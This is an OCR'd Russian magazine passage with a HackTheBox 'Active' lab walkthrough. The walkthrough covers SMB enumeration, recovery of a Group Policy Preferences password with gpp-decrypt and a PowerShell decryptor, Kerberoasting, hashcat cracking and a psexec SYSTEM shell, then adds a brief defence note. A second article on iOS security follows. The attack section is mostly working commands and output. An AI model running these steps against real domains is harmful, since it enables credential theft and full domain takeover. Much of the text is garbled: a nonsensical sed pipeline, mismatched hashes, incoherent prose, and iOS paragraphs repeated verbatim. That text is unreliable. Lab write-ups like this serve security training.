smb: \> mget *
getting file \active.htb\Policies\{31B2F340-016D-11D2-945F-
00C04FB984F9}\Machine\Microsoft\Windows NT\SecEdit\GptTmpl.inf of size
2788 as \active.htb\Policies\{31B2F340-016D-11D2-945F-
00C04FB984F9}\Machine\Microsoft\Windows NT\SecEdit\GptTmpl.inf (18.
5kilobytes) (average 18.5 kilobytes)
getting file \active.htb\Policies\{31B2F340-016D-11D2-945F-
00C04FB984F9}\MACHINE\Preferences\Groups\Groups.xml of size 533 as
\active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\
Preferences\Groups\Groups.xml (0.5kilobytes) (average 0.5 kilobytes)
getting file \active.htb\Policies\{6AC1786C-016F-11D2-945F-
00C04FB984F9}\MACHINE\Microsoft\Windows NT\Audit\Audit.csv of size
22 as \active.htb\Policies\{6AC1786C-016F-11D2-945F-00C04FB984F9}\
MACHINE\Microsoft\Windows NT\Audit\Audit.csv (0.0kilobytes) (average
0.0 kilobytes)
getting file \active.htb\Policies\{6AC1786C-016F-11D2-945F-
00C04FB984F9}\MACHINE\Preferences\Groups\Groups.xml of size 99 as
\active.htb\Policies\{6AC1786C-016F-11D2-945F-00C04FB984F9}\MACHINE\
Preferences\Groups\Groups.xml (0.1kilobytes) (average 0.1 kilobytes)
getting file \active.htb\Policies\{6AC1786C-016F-11D2-945F-
00C04FB984F9}\MACHINE\Preferences\Drives\Drives.xml of size 1068 as
\active.htb\Policies\{6AC1786C-016F-11D2-945F-00C04FB984F9}\MACHINE\
Preferences\Drives\Drives.xml (1.0kilobytes) (average 1.0 kilobytes)
getting file \active.htb\Policies\{6AC1786C-016F-11D2-945F-
00C04FB984F9}\MACHINE\Preferences\Services\Services.xml of size
2272 as \active.htb\Policies\{6AC1786C-016F-11D2-945F-00C04FB984F9}\
MACHINE\Preferences\Services\Services.xml (2.2kilobytes) (average 2.2
kilobytes)
```

Теперь мы имеем обнаруженную копию гнилой Replication. Выместе стоит файл для более наглядного анализа (содержимого) можно с помощью **find**.

```
root@kali:~# find active.htb -type f
active.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/Group Policy/
GPT.INI
active.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Reg
istry.pol
active.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Mic
rosoft\Windows NT\SecEdit\GptTmpl.inf
active.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Pre
ferences/Groups/Groups.xml
active.htb/Policies/{6AC1786C-016F-11D2-945F-00C04FB984F9}/GPT.INI
active.htb/Policies/{6AC1786C-016F-11D2-945F-00C04FB984F9}/MACHINE/Pre
ferences/Drives/Drives.xml
active.htb/Policies/{6AC1786C-016F-11D2-945F-00C04FB984F9}/MACHINE/Pre
ferences/Services/Services.xml
active.htb/Policies/{6AC1786C-016F-11D2-945F-00C04FB984F9}/Machine/Pre
ferences/Groups/Groups.xml
```

Пока не будем заниматься разбором, а продолжим по другим разведывательным этапам.

smbmap

Вместо smbclient можно использовать smbmap — это более удобный инструмент, который позволяет проверить по ип самое с начальным чистом дай-стиле. Сначала проверяем сервер целиком.

```
root@kali:~# smbmap -H active.htb -d 10.10.10
[+] Finding open SMB ports....
[+] Guest SMB session established on 10.10.10.10...
[+] IP: 10.10.10.10:445    Name: 10.10.10.10
        Disk                                                  Permissions
        ----                                                  -----------
        ADMIN$                                                NO ACCESS
        C$                                                    NO ACCESS
        IPC$                                                  NO ACCESS
        NETLOGON                                              NO ACCESS
        Replication                                           READ ONLY
        SYSVOL                                                NO ACCESS
        Users                                                 NO ACCESS
```

Сразу видим, что нам доступен с текущими правами (в данном случае Null Authenticatiy, — анонимо шарка). Теперь скорей инвентарь топ-роскоп и интерпретируем. Рекурсивный листинг файлов директории.

```
root@kali:~# smbmap -d active.htb -H 10.10.10.10 -R Replication
[+] Finding open SMB ports....
[+] Guest SMB session established on 10.10.10.10...
[+] IP: 10.10.10.10:445    Name: 10.10.10.10
        Disk                                                  Permissions
        ----                                                  -----------
        Replication                                           READ ONLY
        .\active.htb\*
        dr--r--r--                0 Sat Oct 21 17:17:44 2018    .
        dr--r--r--                0 Sat Oct 21 17:17:44 2018    ..
        dr--r--r--                0 Sat Oct 21 17:17:44 2018    active.htb
        .\active.htb\Policies\*
        dr--r--r--                0 Sat Oct 21 17:17:44 2018    .
        dr--r--r--                0 Sat Oct 21 17:17:44 2018    ..
        dr--r--r--                0 Sat Oct 21 17:17:44 2018    {31B2F340-016D-11D2-945F-00C04FB984F9}
        dr--r--r--                0 Sat Oct 21 17:17:44 2018    {6AC1786C-016F-11D2-945F-00C04FB984F9}
        .\active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\*
        dr--r--r--                0 Sat Oct 21 17:17:44 2018    .
        dr--r--r--                0 Sat Oct 21 17:17:44 2018    ..
        dr--r--r--                0 Sat Oct 21 17:17:44 2018    Group Policy
        dr--r--r--                0 Sat Oct 21 17:17:44 2018    MACHINE
        dr--r--r--                0 Sat Oct 21 17:17:44 2018    Microsoft
        .\active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\Group Pol
icy\*
        dr--r--r--                0 Sat Oct 21 17:17:44 2018    .
        dr--r--r--                0 Sat Oct 21 17:17:44 2018    ..
        fr--r--r--               23 Sat Oct 21 17:17:44 2018    GPT.INI
        .\active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\*
        dr--r--r--                0 Sat Oct 21 17:17:44 2018    .
        dr--r--r--                0 Sat Oct 21 17:17:44 2018    ..
        dr--r--r--                0 Sat Oct 21 17:17:44 2018    Registry.pol
        dr--r--r--                0 Sat Oct 21 17:17:44 2018    Microsoft
        .\active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\
Microsoft\*
        dr--r--r--                0 Sat Oct 21 17:17:44 2018    .
        dr--r--r--                0 Sat Oct 21 17:17:44 2018    ..
        dr--r--r--                0 Sat Oct 21 17:17:44 2018    Windows NT
        .\active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\
Microsoft\Windows NT\*
        dr--r--r--                0 Sat Oct 21 17:17:44 2018    .
        dr--r--r--                0 Sat Oct 21 17:17:44 2018    ..
        dr--r--r--                0 Sat Oct 21 17:17:44 2018    SecEdit
        .\active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\
Microsoft\Windows NT\SecEdit\*
        dr--r--r--                0 Sat Oct 21 17:17:44 2018    .
        dr--r--r--                0 Sat Oct 21 17:17:44 2018    ..
        fr--r--r--             1098 Sat Oct 21 17:17:44 2018    GptTmpl.inf
        .\active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\
Preferences\*
        dr--r--r--                0 Sat Oct 21 17:17:44 2018    .
        dr--r--r--                0 Sat Oct 21 17:17:44 2018    ..
        dr--r--r--                0 Sat Oct 21 17:17:44 2018    Groups
        .\active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\
Preferences\Groups\*
        dr--r--r--                0 Sat Oct 21 17:17:44 2018    .
        dr--r--r--                0 Sat Oct 21 17:17:44 2018    ..
        fr--r--r--               533 Sat Oct 21 17:17:44 2018    Groups.xml
        .\active.htb\Policies\{6AC1786C-016F-11D2-945F-00C04FB984F9}\*
        dr--r--r--                0 Sat Oct 21 17:17:44 2018    .
        dr--r--r--                0 Sat Oct 21 17:17:44 2018    ..
        dr--r--r--                0 Sat Oct 21 17:17:44 2018    GPT.INI
        .\active.htb\Policies\{6AC1786C-016F-11D2-945F-00C04FB984F9}\MACHINE\*
        dr--r--r--                0 Sat Oct 21 17:17:44 2018    .
        dr--r--r--                0 Sat Oct 21 17:17:44 2018    ..
        dr--r--r--                0 Sat Oct 21 17:17:44 2018    Microsoft
        .\active.htb\Policies\{6AC1786C-016F-11D2-945F-00C04FB984F9}\MACHINE\
Microsoft\*
        dr--r--r--                0 Sat Oct 21 17:17:44 2018    .
        dr--r--r--                0 Sat Oct 21 17:17:44 2018    ..
        dr--r--r--                0 Sat Oct 21 17:17:44 2018    Windows NT
        .\active.htb\Policies\{6AC1786C-016F-11D2-945F-00C04FB984F9}\MACHINE\
Microsoft\Windows NT\*
        dr--r--r--                0 Sat Oct 21 17:17:44 2018    .
        dr--r--r--                0 Sat Oct 21 17:17:44 2018    ..
        dr--r--r--                0 Sat Oct 21 17:17:44 2018    SecEdit
        .\active.htb\Policies\{6AC1786C-016F-11D2-945F-00C04FB984F9}\MACHINE\
Microsoft\Windows NT\SecEdit\*
        dr--r--r--                0 Sat Oct 21 17:17:44 2018    .
        dr--r--r--                0 Sat Oct 21 17:17:44 2018    ..
        fr--r--r--             4220 Sat Oct 21 17:17:44 2018    GptTmpl.inf
        .\active.htb\Policies\{6AC1786C-016F-11D2-945F-00C04FB984F9}\MACHINE\
Preferences\*
        dr--r--r--                0 Sat Oct 21 17:17:44 2018    .
        dr--r--r--                0 Sat Oct 21 17:17:44 2018    ..
        dr--r--r--                0 Sat Oct 21 17:17:44 2018    Drives
        .\active.htb\Policies\{6AC1786C-016F-11D2-945F-00C04FB984F9}\MACHINE\
Preferences\Drives\*
        dr--r--r--                0 Sat Oct 21 17:17:44 2018    .
        dr--r--r--                0 Sat Oct 21 17:17:44 2018    ..
        fr--r--r--             1068 Sat Oct 21 17:17:44 2018    Drives.xml
        .\active.htb\Policies\{6AC1786C-016F-11D2-945F-00C04FB984F9}\MACHINE\
Preferences\Services\*
        dr--r--r--                0 Sat Oct 21 17:17:44 2018    .
        dr--r--r--                0 Sat Oct 21 17:17:44 2018    ..
        fr--r--r--             2272 Sat Oct 21 17:17:44 2018    Services.xml
```

И к начальнику фальшивку шприца забираем покрышкинься как файл (способ, где **find** **Groups.xml**), разбав том для для чтобы не смотреть на чистые лишний раз:

```
root@kali:~# smbmap -d 10.10.10.10 -H Replication -A Groups.xml -q
[+] Finding open SMB ports....
[+] Guest SMB session established on 10.10.10.10...
[+] IP: 10.10.10.10:445    Name: 10.10.10.10
        Disk                                                  Permissions
        ----                                                  -----------
        Replication                                           READ ONLY
[+] Starting search for files matching "Groups.xml" on share Replication.
[+] Match found! Downloading: Replication\active.htb\Policies\{31B2F340-016D
-0160-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\Groups.xml
```

WWW

Вот еще пара разведсредств.

`smbmap` — аналог `smbclient` между. Это начинающие на Perl сборщик клонов утилиток, на человеко понятного, где вся информация — Windows и Samba.

`smbtree` — обновленная и перписанная на Python аналогична smbtree. Делает то же, но красивее и без кучи сообщений об ошибках.


GPP (GROUP POLICY PREFERENCES)

Теперь к Groups.xml. Что нам с ним делать? Читать!

Средство для управления предпочтениями групповых политик, или Group Policy Preferences (GPP), было представлено в 2008 году в Windows Server и упрощает жизнь администраторам домена. Его с помощью GPP они могут определять пользовательские предпочтения безопасности пользователей на всей своей сети.

Например, время обнаружил, что пароль локального администратора не соответствует политике безопасности, в решении его изменить. В этом случае GPP позволяет изменить пароль на новый, который хранится в файле Groups.xml на контроллере домена. Это тот самый файл, который мы заваляли вместе с папкой Replication.

Однако в 2012 году специалисты Microsoft не смогли скрыть ошибку данных опубликовать тот самый ключ шифрования на MSDN, и с тех пор каждый, использующий с помощью GPP. Больше не считается безопасным. Теперь даже приносить сложно с таким паролем на мониторе кажется можным. Microsoft выпустила патч, но его мы обнаружили по сети.



Microsoft выпустила на MSDN статью, где опубликовала первый ключ шифрования.

И несмотря на выходной в 2014 году патч, запрещающий хранить пароли в Groups.xml, GPP до сегодня остается уязвимостью из-за неисправленных ранее пароли, которые остались, и эта ошибка — как раз-два случай.

```
root@kali:~# cat Groups.xml
<?xml version="1.0" encoding="utf-8" ?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User clsid="{
DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="active.htb\SVC_TGS"
image="2" changed="2018-07-18 20:46:06" uid="{RVTDE025-D39-B3B-B5B5-
9C6D7B7B1E7C}"><Properties action="U" newname="" fullname="" description
="" cpassword="edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3
xUyh6VKiS7RZ6Ldq4Nb7ybAA" changelogon="0" noconnect="0" neverexpires="0"
acctdisabled="0" subauthority="" usershelf="" bitmap="" ldap="" ldapdn=
"" ldapsid="" ldapmanagedby="" ldapdisplayname="" ldapmail="" ldapmsnsd=
"" ldapcn="" ldapsamaccountname="" ldapuserprincipalname="" ldapuid="" l
dapgecos="" ldapuidnumber="" ldapuserflags="" ldapshell="" ldapuserdesc
="" ldapcpassword="" ldapuserpassword="" /></User></Groups>
root@kali:~#
```

Поле **cpassword** содержит пароль, который использовался **active.htb\SVC_TGS**, шифрованный ключом Microsoft. Уже не секретным ключом Microsoft.

```
root@kali:~# cat Groups.xml | grep -o "cpassword=.*" | cut -d'"' -f2 |
sed -e's/$/=/;y/-_/+/;s/.{0,2}$/&==/;s/.{4}\(.\).*\1.{4}$/&\1&\1&\1&/;
s/.{4}\(.\).\1.{4}$/&\1&\1&/;s/.{4}\(.\).\1.{4}$/&\1&/;s/.{4}\(.\).\1.{4}
$/&\1&/;s/.{4}\(.\).\1.{4}$/&\1&/;s/.{4}\(.\).\1.{4}$/&\1&/;s/.{4}\(.\).
\1.{4}$/&\1&/;s/.{4}\(.\).\1.{4}$/&\1&/;s/.{4}\(.\).\1.{4}$/&\1&/;s/.{4}
\(.\).\1.{4}$/&\1&/;s/.{4}\(.\).\1.{4}$/&\1&/;s/.{4}\(.\).\1.{4}$/&\1&/;
s/.{4}\(.\).\1.{4}$/&\1&/;s/.{4}\(.\).\1.{4}$/&\1&/;s/.{4}\(.\).\1.{4}$/
&\1&/;s/.{4}\(.\).\1.{4}$/&\1&/;s/.{4}\(.\).\1.{4}$/&\1&/;s/.{4}\(.\).\
```

УКРОЩЕНИЕ KERBEROS

ЗАХВАТЫВАЕМ ACTIVE DIRECTORY НА ВИРТУАЛЬНОЙ МАШИНЕ С HACKTHEBOX

Декрипт сервисной gpp-decrypt


В Kali сразу есть штатная утилита для расшифровки паролей GPP — gpp-decrypt.

```
root@kali:~# gpp-decrypt
edBSHOwhZLTjt/QS9FeIcJ83wbsJwANKNgqqpGyafZhlOC6qzUr2OMxYhXWZzE2ksqZLTjtfCuh
+BqGzGuAFnnzg/Wg1mWQ/
/usr/bin/gpp-decrypt:21: warning: constant OpenSSL::Cipher::Cipher is
deprecated
GPPstillStandingStrong2k18
```

Скрипт на PowerShell

Также есть интересный скрипт для PowerShell, который выполняет ту же задачу. Полную версию можно найти на GitHub, я же использовал только нужный кусочек, взятый из комментариев в блоге автора.

```
function getpwd([string]$cpassword) {
  $p1 = $cpassword.length % 4
  if($p1 -eq 0){$p2 = ""}
  else{$p2 = "=" * (4 - ($cpassword.length % 4))}
  $base64decoded = [Convert]::FromBase64String($cpassword + $p2)
  # Create a new AES .NET Crypto Object
  $aesObject = New-Object System.Security.Cryptography.AesCry
ptoServiceProvider
  # Static key from http://msdn.microsoft.com/en-us/library/
2cl5cfd0-f084-4c74-8b70-1f2fa45dd6e2(v=PDC.10)#endNote2
  [Byte[]] $keyby = @(0x4e,0x99,0x06,0xe8,0xfc,0xb6,0x6c,0xb7,0xf6,
0xf4,0x93,0x10,0xb2,0xb6,0xf4,0xc8,0xfb,0xf1,0x9d,0xb6,0x66,0xcc,0x05,
0x79,0x90,0x2b,0x9b,0x60,0x4e,0x33,0x05,0xd6,0xc1,0x1b)
  # Set IV to all nulls (thanks Matt) to prevent dynamic generation
of IV value
  $aesIV = New-Object Byte[]($aesObject.IV.Length)
  $aesObject.IV = $aesIV
  $aesObject.Key = $aesKey
  $DecryptorObject = $aesObject.CreateDecryptor()
  [Byte[]] $OutBlock = $DecryptorObject.TransformFinalBlock($base64
Decoded, 0, $base64Decoded.length)

  return [System.Text.UnicodeEncoding]::Unicode.GetString($OutBlock)
}
```



Расшифровываем пароль GPP с помощью скрипта на PowerShell

В любом случае мы получили авторизационные данные: **SVC_TGS:GPPstill-StandingStrong2k18**

PrivEsc: Anonymous → SVC_TGS

Получив пользовательский доступ к SMB, заберем первый флаг из **\\10.10.10.100\Users**

```
root@kali:~# smbmap -d active.htb -u SVC_TGS -p GPPstillStand-
ingStrong2k18 -H 10.10.10.100 -R Users -A user.txt -q
[+] Finding open SMB ports....
[+] User SMB session established on 10.10.10.100...
[+] IP: 10.10.10.100:445    Name: 10.10.10.100
Disk                    Permissions
----                    -----------
Users                   READ ONLY
[+] Starting search for files matching 'user.txt' on share Users.
[+] Match found! Downloading: Users\SVC_TGS\Desktop\user.txt
```


user.txt

```
root@kali:~# cat /usr/share/smbmap/10.10.10.100-Users_SVC_TGS_Desk
top_user.txt
4b8b689b1111111111111111111111
```

Монтирование SMB

Для более детального изучения содержимого директорий можно монтировать файлы SMB. Для примера возьмем ту же **//10.10.10.100/Users**

```
root@kali:~# mount -t cifs //10.10.10.100/Users /mnt/smb -v -o
user=SVC_TGS,pass=GPPstillStandingStrong2k18
mount.cifs kernel mount options: ip=10.10.10.100,unc=\\10.10.10.100\
Users,user=SVC_TGS,pass=********
root@kali:~# ls -la /mnt/smb
total 16
drwxr-xr-x 2 root root  4096 Jul 21 17:39  .
drwxr-xr-x 3 root root  4096 Aug  4 15:14  ..
drwxr-xr-x 2 root root   0 Jul 14 17:14  Administrator
drwxrwxrwx 1 root root  512 Jul 14  2009  Public
drwxr-xr-x 2 root root 8192 Jul 14  2009  Default
drwxr-xr-x 2 root root 8192 Jul 14  2009  "Default User"
drwxr-xr-x 2 root root  174 Jul 14  2009  desktop.ini
drwxr-xr-x 2 root root  4096 Jul 14  2009  Public
drwxr-xr-x 2 root root  4096 Jul 21 18:16  SVC_TGS
```



Примонтированный SMB раздел в Kali Linux

ПОЛУЧЕНИЕ ПОЛЬЗОВАТЕЛЕЙ AD

Итак, у нас есть аккаунт доступа к Active Directory. Можно воспользоваться утилитой ldapsearch для поиска записей о пользователях домена в службе каталога, доступной по протоколу LDAP. Использовать ключ фильтра **usaccountcontrol:1.2.840.113556.1.4.803:** со значением 2 гарантирует, что мы получим информацию только об активных аккаунтах AD.

```
root@kali:~# ldapsearch -x -h 10.10.10.100 -p 389 -D "SVC_TGS" -w "GPP-
stillStandingStrong2k18" -b "dc=active,dc=htb" -s sub"(&
(objectCategory=person)(objectClass=user)(!
(usaccountcontrol:1.2.840.113556.1.4.803:=2)))" samaccountname | grep
SAMAccountName:
SAMAccountName: Administrator
SAMAccountName: SVC_TGS
```

То же самое можно было получить с помощью клиентских скриптов на Python impacket.

```
root@kali:~# GetADUsers.py -all active.htb/SVC_TGS:GPPstillStand-
ingStrong2k18 -dc-ip 10.10.10.100 -debug
Impacket v0.9.18-dev - Copyright 2002-2018 Core Security Technologies

[+] Querying 10.10.10.100 for information about domain.
Name      Email  PasswordLastSet  LastLogon
--------  -----  ---------------  ---------
Administrator    2018-07-18 22:06:40  2018-12-11 04:20:35
Guest            <never>              <never>
krbtgt           2018-07-18 21:58:36  <never>
SVC_TGS          2018-07-18 21:14:38  2018-12-15 21:50:55
```

```
root@kali:~# GetUserSPNs.py -ldap -dc-ip 10.10.10.100 -request
-debug active.htb/SVC_TGS:GPPstillStandingStrong2k18
Impacket v0.9.18-dev - Copyright 2002-2018 Core Security Technologies

ServicePrincipalName  Name    MemberOf
--------------------  ----    --------
PasswordLastSet       LastLogon

--------------------  ----------
active/CIFS:445       Administrator  CN=Group Policy Creator Owners,
CN=User,DC=active,DC=htb  2018-07-18 22:06:40  2018-12-11 04:20:35

root@kali:~# cat tgs-administrator.hash
$krb5tgs$23$*Administrator$ACTIVE.HTB$active/CIFS~445*$...[snip-
-hashes]...
```

Восстановление пароля admin

Восстанавливать пароль взлома будем с помощью Hashcat. С этой задачей может справиться и John The Ripper версии Jumbo.

Для начала загружаем в google.ru по рекомендации Hashcat и выясним, что нужный нам режим — 13100. Теперь все готово для восстановления пароля.

```
root@kali:~# hashcat -m 13100 -a 0 -o 13100_tgs-administrator.hash
/usr/share/wordlists/rockyou.txt --force
root@kali:~# hashcat -m 13100 tgs-administrator.hash --show
$krb5tgs$23$*Administrator$ACTIVE.HTB$active/CIFS~445*...[snip
-hashes]...:Ticketmaster1968
```

Успех. Авторизуемся данными для привилегированного доступа — **Administrator:Ticketmaster1968**

PrivEsc: SVC_TGS → Administrator

Можем забрать последний флаг **root.txt** на домашней директории администратора с помощью smbtrap: точно так же, как я показал это ранее, а можем с помощью скрипта **psexec.py** инициировать суперпользовательскую сессию.

```
root@kali:~# psexec.py
active.htb/Administrator:Ticketmaster1968@10.10.10.100
Impacket v0.9.18-dev - Copyright 2002-2018 Core Security Technologies

[*] Requesting shares on 10.10.10.100.....
[*] Found writable share ADMIN$
[*] Uploading file MPgnyAwA.exe
[*] Opening SVCManager on 10.10.10.100.....
[*] Creating service ZjcS on 10.10.10.100.....
[*] Starting service QLSS.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\windows\system32>whoami
nt authority\system
```

root.txt

```
C:\windows\system32>type C:\Users\Administrator\Desktop\root.txt
a5f67bd7????????????????????????
```

На этом все, теперь система полностью под нашим контролем.

```
C:\Windows\system32>exit
[*] Process cmd.exe finished with ErrorCode: 0, ReturnCode: 0
[*] Opening SVCManager on 10.10.10.100.....
[*] Stopping service QLSS.....
[*] Removing service QLSS.....
[*] Removing file MPgnyAwA.exe.....
```

Трофеи

ЗАЩИТА

Что делать, чтобы такого не произошло с твоим настоящим контроллером домена? К сожалению, на сегодняшнем день, к которому осуществлятся атака Kerberoast-ing, использует уязвимость самой архитектуры протокола Kerberos, поэтому нанятыми мною защита от этой атаки пока отсутствует — использовать сложные пароли для служебных учетных записей, связанных с Kerberos и SPN. Кроме того, нельзяжет сконфигурировать все сервисные учетные записи с расширенными привилегиями.

САМАЯ НЕБЕЗОПАСНАЯ

КАК ПОПУЛЯРНОСТЬ IOS СТАВИТ ЕЕ ПОЛЬЗОВАТЕЛЕЙ ПОД УГРОЗУ

Олег Афонин
Руководитель отдела
исследований
вредоносного ПО
«Лаборатории Касперского»
oleg.afonin@kaspersky.com

Мы много писали о безопасности мобильных ОС. Когда о том же, но с большим уклоном в вопросы приватности сталкивается новичок, использовать для доступа к информации. И в каждой такой статье звучала мысль, мол, несмотря на распространенность iOS у Apple получилась гармонично спроектированной и хорошо защищенной ОС. Сегодня мы перевернем ход мысл с ног на голову, утверждаючи что iOS — наименее безопасная из всех мобильных систем сегодня.

Очень спорное: мне нравится подход Apple к обеспечению безопасности. Но обсудить с коллегами и «друзьями» в «Лаборатории Касперского» обстоятельно и отвлечь сами слабости архитектуры безопасности, вы можете внимание сначала к ним уделить. Вот, например, Apple Pay. Сервис можно было бы поведать на тысячи страниц, перечисляя преимущества и качественно рекламировать. Но мы не будем.

Можно было, но если вам не нужно «Apple Pay» — отключить его в настройках устройства. Да, на поиски, что «выкрутить» в Android на деле у пользователя гораздо больше, но кнопка в iPhone — одна. Или, например, Touch ID. Попробуйте сыграть в Apple этот случай, которое в iOS стали значительно безопасно все отпечатки пальцев. Но в Apple получилась гармонично спроектированной и хорошо защищенной. Сегодня мы перевернем ход мысл с ног на голову, утверждаючи что iOS — наименее безопасная из всех мобильных систем сегодня.

Очень спорное: мне нравится подход Apple к обеспечению безопасности. Но обсудить с коллегами и «друзьями» в «Лаборатории Касперского» обстоятельно и отвлечь сами слабости архитектуры безопасности, вы можете внимание сначала к ним уделить. Вот, например, Apple Pay. Сервис можно было бы поведать на тысячи страниц, перечисляя преимущества и качественно рекламировать. Но мы не будем.

Можно было, но если вам не нужно «Apple Pay» — отключить его в настройках устройства. Да, на поиски, что «выкрутить» в Android на деле у пользователя гораздо больше, но кнопка в iPhone — одна. Или, например, Touch ID. Попробуйте сыграть в Apple этот случай, которое в iOS стали значительно безопасно все отпечатки пальцев. Но в Apple получилась гармонично спроектированной и хорошо защищенной.

ФИЗИЧЕСКАЯ БЕЗОПАСНОСТЬ УСТРОЙСТВ iOS

1. Apple Pay — сервис, который позволяет совершать покупки с устройства iPhone и iPad. Платежные данные шифруются и сохраняются в специальном аппаратном микросхеме внутренних памяти (аналогом обычных сим) для дополнительной защиты. Для доступа к данным требуется ввод пароля.
2. В ОС предусмотрена по умолчанию блокировка работает (системы защиты данных на устройстве). Для доступа к данным необходимо ввести пароль, сканировать отпечаток или с блокировки устройства. Пароль по умолчанию состоит из 4 цифр, но может быть изменен на более надежный, если злоумышленнику невозможно перебрать на устройстве пароль. Ограничение перебора по времени для доступа к данным Apple ID и кошельку гарантируется (цит. из ресурса).
3. Многоуровневая шифрование данных, которое позволяет хранить данные в зашифрованном виде. Для доступа к данным необходимо ввести пароль, сканировать отпечаток или с блокировки устройства. Пароль по умолчанию состоит из 4 цифр, но может быть изменен на более надежный, если злоумышленнику невозможно перебрать на устройстве пароль. Ограничение перебора по времени для доступа к данным Apple ID и кошельку гарантируется (цит. из ресурса).
4. Многоуровневая шифрование данных, которое позволяет хранить данные в зашифрованном виде. Для доступа к данным необходимо ввести пароль, сканировать отпечаток или с блокировки устройства. Пароль по умолчанию состоит из 4 цифр, но может быть изменен на более надежный, если злоумышленнику невозможно перебрать на устройстве пароль. Ограничение перебора по времени для доступа к данным Apple ID и кошельку гарантируется (цит. из ресурса).
5. Для дополнительной защиты использование данных обеспечивается отдельным аппаратным ускорителем (аналогом обычных сим) для дополнительной защиты. Для доступа к данным необходимо ввести пароль, сканировать отпечаток или с блокировки устройства. Пароль по умолчанию состоит из 4 цифр, но может быть изменен на более надежный, если злоумышленнику невозможно перебрать на устройстве пароль. Ограничение перебора по времени для доступа к данным Apple ID и кошельку гарантируется (цит. из ресурса).
6. Для дополнительной защиты использование данных обеспечивается отдельным аппаратным ускорителем (аналогом обычных сим) для дополнительной защиты. Для доступа к данным необходимо ввести пароль, сканировать отпечаток или с блокировки устройства. Пароль по умолчанию состоит из 4 цифр, но может быть изменен на более надежный, если злоумышленнику невозможно перебрать на устройстве пароль. Ограничение перебора по времени для доступа к данным Apple ID и кошельку гарантируется (цит. из ресурса).

ЗАЩИТА ОТ ВНЕШНИХ ВОЗДЕЙСТВИЙ

1. Apple Pay — сервис, который позволяет совершать покупки с устройства iPhone и iPad. Платежные данные шифруются и сохраняются в специальном аппаратном микросхеме внутренних памяти (аналогом обычных сим) для дополнительной защиты. Для доступа к данным требуется ввод пароля.
2. В ОС предусмотрена по умолчанию блокировка работает (системы защиты данных на устройстве). Для доступа к данным необходимо ввести пароль, сканировать отпечаток или с блокировки устройства. Пароль по умолчанию состоит из 4 цифр, но может быть изменен на более надежный, если злоумышленнику невозможно перебрать на устройстве пароль. Ограничение перебора по времени для доступа к данным Apple ID и кошельку гарантируется (цит. из ресурса).
3. Многоуровневая шифрование данных, которое позволяет хранить данные в зашифрованном виде. Для доступа к данным необходимо ввести пароль, сканировать отпечаток или с блокировки устройства. Пароль по умолчанию состоит из 4 цифр, но может быть изменен на более надежный, если злоумышленнику невозможно перебрать на устройстве пароль. Ограничение перебора по времени для доступа к данным Apple ID и кошельку гарантируется (цит. из ресурса).
4. Для дополнительной защиты использование данных обеспечивается отдельным аппаратным ускорителем (аналогом обычных сим) для дополнительной защиты. Для доступа к данным необходимо ввести пароль, сканировать отпечаток или с блокировки устройства. Пароль по умолчанию состоит из 4 цифр, но может быть изменен на более надежный, если злоумышленнику невозможно перебрать на устройстве пароль. Ограничение перебора по времени для доступа к данным Apple ID и кошельку гарантируется (цит. из ресурса).
5. Для дополнительной защиты использование данных обеспечивается отдельным аппаратным ускорителем (аналогом обычных сим) для дополнительной защиты. Для доступа к данным необходимо ввести пароль, сканировать отпечаток или с блокировки устройства. Пароль по умолчанию состоит из 4 цифр, но может быть изменен на более надежный, если злоумышленнику невозможно перебрать на устройстве пароль. Ограничение перебора по времени для доступа к данным Apple ID и кошельку гарантируется (цит. из ресурса).
6. Для дополнительной защиты использование данных обеспечивается отдельным аппаратным ускорителем (аналогом обычных сим) для дополнительной защиты. Для доступа к данным необходимо ввести пароль, сканировать отпечаток или с блокировки устройства. Пароль по умолчанию состоит из 4 цифр, но может быть изменен на более надежный, если злоумышленнику невозможно перебрать на устройстве пароль. Ограничение перебора по времени для доступа к данным Apple ID и кошельку гарантируется (цит. из ресурса).

ЗАЩИТА ОТ ВНЕШНИХ ВОЗДЕЙСТВИЙ

1. Apple Pay — сервис, который позволяет совершать покупки с устройства iPhone и iPad. Платежные данные шифруются и сохраняются в специальном аппаратном микросхеме внутренних памяти (аналогом обычных сим) для дополнительной защиты. Для доступа к данным требуется ввод пароля.
2. В ОС предусмотрена по умолчанию блокировка работает (системы защиты данных на устройстве). Для доступа к данным необходимо ввести пароль, сканировать отпечаток или с блокировки устройства. Пароль по умолчанию состоит из 4 цифр, но может быть изменен на более надежный, если злоумышленнику невозможно перебрать на устройстве пароль. Ограничение перебора по времени для доступа к данным Apple ID и кошельку гарантируется (цит. из ресурса).
